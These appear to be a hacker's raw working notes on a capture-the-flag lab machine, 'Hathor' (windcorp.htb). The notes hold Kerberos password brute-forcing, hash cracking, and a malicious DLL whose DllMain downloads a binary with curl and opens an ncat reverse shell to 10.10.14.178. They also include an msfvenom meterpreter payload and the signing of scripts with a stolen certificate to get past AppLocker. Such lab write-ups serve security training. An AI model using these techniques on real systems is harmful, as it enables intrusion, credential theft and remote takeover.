/opt/kerbrute/kerbrute_linux_amd64 bruteuser -d windcorp.htb --dc hathor.windcorp.htb passwords.txt 'BeatriceMill'
```

```
cracked with hashcat
```bash
┌──(kali㉿kali)-[~]
└─$ hashcat -m 1000 '9cb01504ba0247ad5c6e08f7ccae7903' /usr/share/wordlists/rockyou.txt.gz
```

9cb01504ba0247ad5c6e08f7ccae7903:!!!!ilovegood17 ⟹ 00 - Loot > Creds

```
┌──(kali㉿kali)-[~]
└─$ /opt/kerbrute/kerbrute_linux_amd64 bruteuser --dc hathor.windcorp.htb -d windcorp.htb 'pass.txt' 'BeatriceMill'

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|___/_/  /_.___/_/   __,_/__/___/

Version: v1.0.3 (9dad6e1) - 09/02/22 - Ronnie Flathers @ropnop

2022/09/02 02:09:30 >  Using KDC(s):
2022/09/02 02:09:30 >   hathor.windcorp.htb:88

2022/09/02 02:09:30 >  [+] VALID LOGIN:  BeatriceMill@windcorp.htb:!!!!ilovegood17
2022/09/02 02:09:30 >  Done! Tested 1 logins (1 successes) in 0.149 seconds
```

ldap we can dump all usernames and stuff from AD with this..

```
ldapsearch -x -H ldap://$IP -D 'windcorp\BeatriceMill' -w '!!!!ilovegood17' -b "DC=windcorp,DC=htb"
```

kerberos

```
┌──(kali㉿kali)-[~]
└─$ python3 /opt/kerbrute/kerbrute.py -domain windcorp.htb -users users.txt -passwords pass.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Valid user => AbbyMurr
[*] Valid user => Administrator
[*] Stupendous => BeatriceMill:!!!!ilovegood17
[*] Saved TGT in BeatriceMill.ccache
[*] Valid user => bpassrunner
[*] Valid user => GinaWild
[*] Valid user => web
```

the issues i was having was the multiple exclamation points either skip that and just paste the password or put it in quotes.

```
┌──(kali㉿kali)-[~]
└─$ impacket-smbclient -k windcorp.htb/BeatriceMill@hathor.windcorp.htb
```

don't forget to do this... or will not find the ticket

```
┌──(kali㉿kali)-[~]
└─$ export KRB5CCNAME=BeatriceMill.ccache
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers windcorp.htb/ -usersfile users.txt -format hashcat -outputfile hashes.asreproast
```
```

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User AbbyMurr doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User BeatriceMill doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bpassrunner doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User GinaWild doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User web doesn't have UF_DONT_REQUIRE_PREAUTH set
```

got this to work to enumerate shares..

```
┌──(kali㉿kali)-[~]
└─$ impacket-psexec windcorp.htb/BeatriceMill@hathor.windcorp.htb -k -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on hathor.windcorp.htb.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[*] Found writable share share
[*] Uploading file MWNpnDcd.exe
[-] Error uploading file MWNpnDcd.exe, aborting.....
[-] Error performing the installation, cleaning up: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-smbclient windcorp.htb/BeatriceMill@hathor.windcorp.htb -k
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
share
SYSVOL
# use share
# ls
drw-rw-rw-          0  Fri Sep  2 14:41:58 2022 .
drw-rw-rw-          0  Tue Apr 19 12:45:15 2022 ..
-rw-rw-rw-    1013928  Fri Sep  2 14:42:02 2022 AutoIt3_x64.exe
-rw-rw-rw-    4601208  Fri Sep  2 14:42:32 2022 Bginfo64.exe
drw-rw-rw-          0  Mon Mar 21 21:22:59 2022 scripts
```

ok. so i downloaded all the scripts and the exe files..

and looks like there is a vuln in this autoit file

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.178 LPORT=9001 -f dll -o sploit.dll
```

well that didn't work, but this did i test with /k ping -n1 ... frist and got a hit
mod the dll and call it 7-zip64.dll

```
┌──(kali㉿kali)-[~/www]
└─$ cat test.c
// For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
// For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll

#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved){
    if (dwReason == DLL_PROCESS_ATTACH){
        system("cmd.exe /k ping -n 1 10.10.14.178");
        ExitProcess(0);
    }
    return TRUE;
}
```

then compile

```
x86_64-w64-mingw32-gcc test.c -shared -o 7-zip64.dll
```

and upload with put

and you get the response.

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
19:45:07.600547 IP HATHOR > 10.10.14.178: ICMP echo request, id 1, seq 18603, length 40
19:45:07.600638 IP 10.10.14.178 > HATHOR: ICMP echo reply, id 1, seq 18603, length 40
```

ok so it runs every 3 minutes...

```
system("whoami > C:\\Temp\\whoami.txt");
```

```
 Directory of C:\Temp

09/03/2022  02:21 AM    <DIR>          .
09/03/2022  02:03 AM             4,311 shell.ps1
09/03/2022  02:21 AM                19 whoami.txt
               2 File(s)          4,330 bytes
               1 Dir(s)   9,164,263,424 bytes free

type whoami.txt
type whoami.txt
windcorp\ginawild
```

```
system("type C:\\users\\GinaWild\\Desktop\\user.txt > C:\\Temp\\userflag.txt")
```

```
 Directory of C:\Temp

09/03/2022  02:24 AM    <DIR>          .
09/03/2022  02:03 AM             4,311 shell.ps1
09/03/2022  02:24 AM                34 userflag.txt
09/03/2022  02:21 AM                19 whoami.txt
               3 File(s)          4,364 bytes
```

```
               1 Dir(s)   9,163,390,976 bytes free

type userflag.txt
type userflag.txt
981ad79314d8244c511ae28232fcde9d
```

ok.. i got this lets find a payload...

```
 Directory of C:\Temp

09/03/2022  03:18 AM    <DIR>          .
09/03/2022  03:18 AM                36 pwd.txt
09/03/2022  02:03 AM             4,311 shell.ps1
09/03/2022  02:27 AM                34 userflag.txt
09/03/2022  02:21 AM                19 whoami.txt
               4 File(s)          4,400 bytes
               1 Dir(s)   9,164,914,688 bytes free

type pwd.txt
type pwd.txt

Path
----
C:\share
```

ownership of Bginfo64.exe

```
 Directory of C:\Temp

09/03/2022  04:51 AM    <DIR>          .
09/03/2022  04:51 AM               447 ownership.txt
09/03/2022  03:18 AM                36 pwd.txt
09/03/2022  02:03 AM             4,311 shell.ps1
09/03/2022  02:27 AM                34 userflag.txt
09/03/2022  02:21 AM                19 whoami.txt
               5 File(s)          4,847 bytes
               1 Dir(s)   9,160,343,552 bytes free

type ownership.txt
type ownership.txt
C:\share\Bginfo64.exe NT AUTHORITY\IUSR:(I)(N)
                      BUILTIN\IIS_IUSRS:(I)(N)
                      WINDCORP\web:(I)(N)
                      BUILTIN\Administrators:(I)(M,WO,DC)
                      NT AUTHORITY\SYSTEM:(I)(F)
                      WINDCORP\ITDep:(I)(RX,WO)
                      BUILTIN\Administrators:(I)(F)
                      BUILTIN\Users:(I)(RX)
```

```
type share.txt
 Volume in drive C has no label.
 Volume Serial Number is BE61-D5E0

 Directory of C:\share

09/03/2022  05:01 AM    <DIR>          BUILTIN\Administrators .
03/15/2018  03:17 PM         1,013,928 BUILTIN\Administrators AutoIt3_x64.exe
09/19/2019  10:15 PM         4,601,208 BUILTIN\Administrators Bginfo64.exe
09/02/2022  08:26 PM    <DIR>          BUILTIN\Administrators scripts
09/02/2022  09:57 PM                 0 WINDCORP\GinaWild      test.txt
               3 File(s)      5,615,136 bytes

 Directory of C:\share\scripts

09/02/2022  08:26 PM    <DIR>          BUILTIN\Administrators .
09/03/2022  05:01 AM    <DIR>          BUILTIN\Administrators ..
09/03/2022  05:05 AM            94,386 BUILTIN\Administrators 7-zip64.dll
10/18/2012  10:02 PM            54,739 BUILTIN\Administrators 7Zip.au3
10/06/2012  11:50 PM             2,333 BUILTIN\Administrators ZipExample.zip
10/07/2012  01:15 PM             1,794 BUILTIN\Administrators _7ZipAdd_Example.au3
10/07/2012  01:17 PM             1,855 BUILTIN\Administrators _7ZipAdd_Example_using_Callback.au3
10/07/2012  03:37 AM               334 BUILTIN\Administrators _7ZipDelete_Example.au3
10/07/2012  03:38 AM               859 BUILTIN\Administrators _7ZIPExtractEx_Example.au3
10/07/2012  01:04 AM             1,867 BUILTIN\Administrators _7ZIPExtractEx_Example_using_Callback.au3
10/07/2012  03:37 AM               830 BUILTIN\Administrators _7ZIPExtract_Example.au3
10/07/2012  01:05 AM             2,027 BUILTIN\Administrators _7ZipFindFirst_7ZipFindNext_Example.au3
10/07/2012  03:39 AM               372 BUILTIN\Administrators _7ZIPUpdate_Example.au3
01/23/2022  11:51 AM               886 BUILTIN\Administrators _Archive_Size.au3
10/07/2012  01:51 AM               201 BUILTIN\Administrators _CheckExample.au3
10/07/2012  03:39 AM               144 BUILTIN\Administrators _GetZipListExample.au3
11/27/2008  06:04 PM               498 BUILTIN\Administrators _MiscExamples.au3
              15 File(s)        163,125 bytes

     Total Files Listed:
              18 File(s)      5,778,261 bytes
               4 Dir(s)   9,162,809,344 bytes free
```

```
        system("takeown /f C:\\share /r /d y");
        system("dir C:\\share /Q /S > C:\\Temp\\share.txt");
        system("curl http://10.10.14.178/shell.exe -o C:\\share\\shell.exe");
```

```
type sharenew.txt
 Volume in drive C has no label.
 Volume Serial Number is BE61-D5E0

 Directory of C:\share

09/03/2022  05:11 AM    <DIR>          WINDCORP\GinaWild      .
03/15/2018  03:17 PM         1,013,928 BUILTIN\Administrators AutoIt3_x64.exe
09/19/2019  10:15 PM         4,601,208 WINDCORP\GinaWild      Bginfo64.exe
09/02/2022  08:26 PM    <DIR>          BUILTIN\Administrators scripts
09/02/2022  09:57 PM                19 WINDCORP\GinaWild      test.txt
               3 File(s)      5,615,155 bytes

 Directory of C:\share\scripts

09/02/2022  08:26 PM    <DIR>          BUILTIN\Administrators .
09/03/2022  05:11 AM    <DIR>          WINDCORP\GinaWild      ..
09/03/2022  05:17 AM            94,386 BUILTIN\Administrators 7-zip64.dll
10/18/2012  10:02 PM            54,739 BUILTIN\Administrators 7Zip.au3
10/06/2012  11:50 PM             2,333 BUILTIN\Administrators ZipExample.zip
10/07/2012  01:15 PM             1,794 BUILTIN\Administrators _7ZipAdd_Example.au3
```

```
10/07/2012  01:17 PM             1,855 BUILTIN\Administrators _7ZipAdd_Example_using_Callback.au3
10/07/2012  03:37 AM               334 BUILTIN\Administrators _7ZipDelete_Example.au3
10/07/2012  03:38 AM               859 BUILTIN\Administrators _7ZIPExtractEx_Example.au3
10/07/2012  01:04 AM             1,867 BUILTIN\Administrators _7ZIPExtractEx_Example_using_Callback.au3
10/07/2012  03:37 AM               830 BUILTIN\Administrators _7ZIPExtract_Example.au3
10/07/2012  01:05 AM             2,027 BUILTIN\Administrators _7ZipFindFirst__7ZipFindNext_Example.au3
10/07/2012  03:39 AM               372 BUILTIN\Administrators _7ZIPUpdate_Example.au3
01/23/2022  11:51 AM               886 BUILTIN\Administrators _Archive_Size.au3
10/07/2012  01:51 AM               201 BUILTIN\Administrators _CheckExample.au3
10/07/2012  03:39 AM               144 BUILTIN\Administrators _GetZipListExample.au3
11/27/2008  06:04 PM               498 BUILTIN\Administrators _MiscExamples.au3
              15 File(s)        163,125 bytes

     Total Files Listed:
              18 File(s)      5,778,280 bytes
               4 Dir(s)   9,161,236,480 bytes free
```

there we go!!!

testing exploits

```
┌──(kali㉿kali)-[~/www]
└─$ cat test.c
// For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
// For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll

#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved){
    if (dwReason == DLL_PROCESS_ATTACH){
        system("icacls C:\\share\\Bginfo64.exe > C:\\Temp\\ownership.txt");
        system("icacls C:\\share\\Bginfo64.exe > C:\\Temp\\ownership_of_Bginfo.txt");
        system("icacls C:\\Temp\\ownership.txt > C:\\Temp\\Ownership_of_ownership.txt");
        system("takeown /f C:\\share /r /d y");
        system("dir C:\\share /Q /S > C:\\Temp\\share.txt");
        system("takeown /f C:\\share\\Bginfo64.exe /r /d /y");
        system("dir C:\\share /Q /S > C:\\Temp\\sharenew.txt");
        system("curl http://10.10.14.178/shell.exe -o C:\\share\\Bginfo64.exe");
        system("C:\\share\\Bginfo64.exe");
        ExitProcess(0);
    }
    return TRUE;
}
```

ok gonna look at the applocker policy now.. sigh

```
Get-AppLockerPolicy -Effective -Xml
```

copy and paste it and its looks like shit hard to read.. so i found xmllint to format it.. thankgod!!

```
$ xmllint --format TARGETED_XML_FILE
```

now lets look at it

```
  ## DLL

  <RuleCollection Type="Dll" EnforcementMode="Enabled">
...[snip]...

      <FilePathRule Id="059bf360-e712-427a-8255-59d182bc4cd5" Name="%OSDRIVE%\share\scripts\7-zip64.dll" Description="" UserOrGroupSid="S-1-1-0" Action="Allow">
      <Conditions>
        <FilePathCondition Path="%OSDRIVE%\share\scripts\7-zip64.dll"/>
      </Conditions>
      <Exceptions>
        <FilePathCondition Path="%OSDRIVE%\share\scripts\7-zip64.dll:*"/>
      </Exceptions>
    </FilePathRule>

...[snip]...

    <FilePathRule Id="3a07aecc-17f3-43e5-911b-ddb7e4d7353f" Name="%OSDRIVE%\Get-bADpasswords\PSI\Psi_x64.dll" Description="" UserOrGroupSid="S-1-5-21-3783586571-2109290616-3725730865-10102" Action="Allow">
      <Conditions>
        <FilePathCondition Path="%OSDRIVE%\Get-bADpasswords\PSI\Psi_x64.dll"/>
      </Conditions>
    </FilePathRule>

...[snip]...
```

ok.. so we already know we can overwrite 7-zip64.dll

```
## EXE

  <RuleCollection Type="Exe" EnforcementMode="Enabled">
...[snip]...

    <FilePathRule Id="39b55ed3-c958-4d5c-846e-e338b7387fc9" Name="%OSDRIVE%\share\Bginfo64.exe" Description="" UserOrGroupSid="S-1-1-0" Action="Allow">
      <Conditions>
        <FilePathCondition Path="%OSDRIVE%\share\Bginfo64.exe"/>
      </Conditions>
    </FilePathRule>

...[snip]...

    <FilePathRule Id="921cc481-6e17-4653-8f75-050b80acca20" Name="(Default Rule) All files located in the Program Files folder" Description="Allows members of the Everyone group to run applications that are
located in the Program Files
folder." UserOrGroupSid="S-1-1-0" Action="Allow">
      <Conditions>
        <FilePathCondition Path="%PROGRAMFILES%\*"/>
      </Conditions>
    </FilePathRule>
```

```
## Script
  <RuleCollection Type="Script" EnforcementMode="Enabled">

...[snip]...

    <FilePathRule Id="96305d86-aab2-4a57-b6c6-696e2f098e6f" Name="%OSDRIVE%\script\login.cmd" Description="" UserOrGroupSid="S-1-5-21-3783586571-2109290616-3725730865-2663" Action="Allow">
      <Conditions>
        <FilePathCondition Path="%OSDRIVE%\script\login.cmd"/>
      </Conditions>
    </FilePathRule>
```

```
...[snip]...
```

and those sids resolve to s-1-1-0 =
S-1-5-21-3783586571-2109290616-3725730865-2663 =

so many glitches so i think it just needed to be reset.. did it once again and got a shell and i used the ncat portable and called it Bginfo64.exe and wrote it to the samefile name..

payload

```
// For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
// For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll

#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved){
    if (dwReason == DLL_PROCESS_ATTACH){
//        system("icacls C:\\share\\Bginfo64.exe > C:\\Temp\\ownership.txt");
//        system("icacls C:\\share\\Bginfo64.exe > C:\\Temp\\ownership_of_Bginfo.txt");
//        system("icacls C:\\Temp\\ownership.txt > C:\\Temp\\ownership_of_ownership.txt");
        system("takeown /f C:\\share\\* /r /d y");
        system("icacls C:\\share\\* /grant Everyone:F /T ");
//        system("dir C:\\share /Q /S > C:\\Temp\\share.txt");
        system("takeown /f C:\\share\\Bginfo64.exe /r /d y");
        system("icacls C:\\share\\Bginfo64.exe /grant Everyone:F /T");
//        system("dir C:\\share /Q /S > C:\\Temp\\sharenew.txt");
        system("powershell.exe curl.exe http://10.10.14.178/Bginfo64.exe -o C:\\share\\Bginfo64.exe");
        system("C:\\share\\Bginfo64.exe 10.10.14.178 9001 -e powershell.exe");
        ExitProcess(0);
    }
    return TRUE;
}
```

```
┌──(kali㉿kali)-[~]
└─$ rlwrap -cAr ncat -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.147.
Ncat: Connection from 10.10.11.147:60697.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

whoami
whoami
windcorp\ginawild
PS C:\share>
```

ok.. finally

Ginawild

enumeration

```
Get-Command
Get-Alias
Get-Command -ListImported
```

and we get a huge list of cmdlets..
lets look around some more..

```
cd c:\"$"Recycle.Bin\
```

```
    Directory: C:\$Recycle.Bin\S-1-5-21-3783586571-2109290616-3725730865-2663


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         10/2/2021   9:01 PM            129 desktop.ini


type desktop.ini
type desktop.ini
[.ShellClassInfo]
CLSID={645FF040-5081-101B-9F08-00AA002F954E}
LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-8964
```

```
ls


    Directory: C:\$Recycle.Bin\S-1-5-21-3783586571-2109290616-3725730865-2663


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/21/2022   3:37 PM           4053 $RLYS3KF.pfx
```

```
C:\"$"Recycle.bin\S-1-5-21-3783586571-2109290616-3725730865-2663\"$"RLYS3KF.pfx
```

ok so we have a cert.. maybe we can sign a script.. we can run the get-bADpassword script.. lets mod it and sign it.. and run it to get a shell as another user..

```
┌──(kali㉿kali)-[~/cert]
└─$ john crackme --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abceasyas123     (cert.pfx)
1g 0:00:00:07 DONE (2022-09-08 01:10) 0.1358g/s 8347p/s 8347c/s 8347C/s forklift..sinead1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

ok so the password is abceasyas123 ⟹ 00 - Loot > Creds

```
┌──(kali㉿kali)-[~/www]
└─$ cat test
```

```
$cert = Get-PfxCertificate -FilePath C:\Temp\cert.pfx
$signingParameters = @{
    FilePath      = 'C:\Temp\shell.ps1'
    Certificate   = $cert
    HashAlgorithm = 'SHA256'
}
Set-AuthenticodeSignature @signingParameters
```

```
PS C:\Get-bADpasswords> Get-ChildItem Cert:\LocalMachine\TrustedPublisher | Where-Object {$_.Subject -eq "CN=Administrator, CN=Users, DC=windcorp, DC=htb"}
Get-ChildItem Cert:\LocalMachine\TrustedPublisher | Where-Object {$_.Subject -eq "CN=Administrator, CN=Users, DC=windcorp, DC=htb"}


   PSParentPath: Microsoft.PowerShell.Security\Certificate::LocalMachine\TrustedPublisher

Thumbprint                                Subject
----------                                -------
204F12473FD69115845012157582708257010049  CN=Administrator, CN=Users, DC=windcorp, DC=htb



PS C:\Get-bADpasswords> $codeCertificate = Get-ChildItem Cert:\LocalMachine\TrustedPublisher | Where-Object {$_.Subject -eq "CN=Administrator, CN=Users, DC=windcorp, DC=htb"}
$codeCertificate = Get-ChildItem Cert:\LocalMachine\TrustedPublisher | Where-Object {$_.Subject -eq "CN=Administrator, CN=Users, DC=windcorp, DC=htb"}

PS C:\Get-bADpasswords> Set-AuthenticodeSignature -FilePath C:\\Get-bADpasswords\\shell2.ps1 -Certificate $codeCertificate
Set-AuthenticodeSignature -FilePath C:\\Get-bADpasswords\\shell2.ps1 -Certificate $codeCertificate


    Directory: C:\Get-bADpasswords


SignerCertificate                         Status                            Path
-----------------                         ------                            ----
204F12473FD69115845012157582708257010049  Valid                             shell2.ps1
```

so after some careful enumeration

```
PS C:\Get-bADpasswords> curl.exe http://10.10.14.178/shell4.ps1 -o CredentialManager.psm1
curl.exe http://10.10.14.178/shell4.ps1 -o CredentialManager.psm1
PS C:\Get-bADpasswords> Set-AuthenticodeSignature -FilePath C:\\Get-bADpasswords\\CredentialManager.psm1 -Certificate $codeCertificate
Set-AuthenticodeSignature -FilePath C:\\Get-bADpasswords\\CredentialManager.psm1 -Certificate $codeCertificate


    Directory: C:\Get-bADpasswords


SignerCertificate                         Status                            Path
-----------------                         ------                            ----
204F12473FD69115845012157582708257010049  Valid                             CredentialManager.psm1


PS C:\Get-bADpasswords> cscript run.vbs
cscript run.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.
```

from here
and here

still can't get shell don't know anymore...
looked at the firewall rulese but there are so manny...
guess i need to find a port i can use??

well we already know the login.cmd file is in the script folder lets read it

```
PS C:\Get-bADpasswords> type C:\\temp\\login.cmd
type C:\\temp\\login.cmd
@echo off
cd c:\share
start "" "c:\share\AutoIt3_x64.exe" "c:\share\scripts\_Archive_Size.au3" "c:\sharescripts\ZipExample.zip"
ping -n 30 127.0.0.1>NUL
taskkill /im AutoIt3_x64.exe /f
start "" "c:\share\Bginfo64.exe" "/accepteula"
ping -n 30 127.0.0.1>NUL
taskkill /im bginfo64 /f
```

ok.. so starts a couple files....
pings self
kills a task and starts Bginfo...
lets use the same Bginfo from before to get a shell..

I was unable to get the connection back on this box as bprunner. so i gave up... don't know why. it would connect back to me and immediately drop the connection.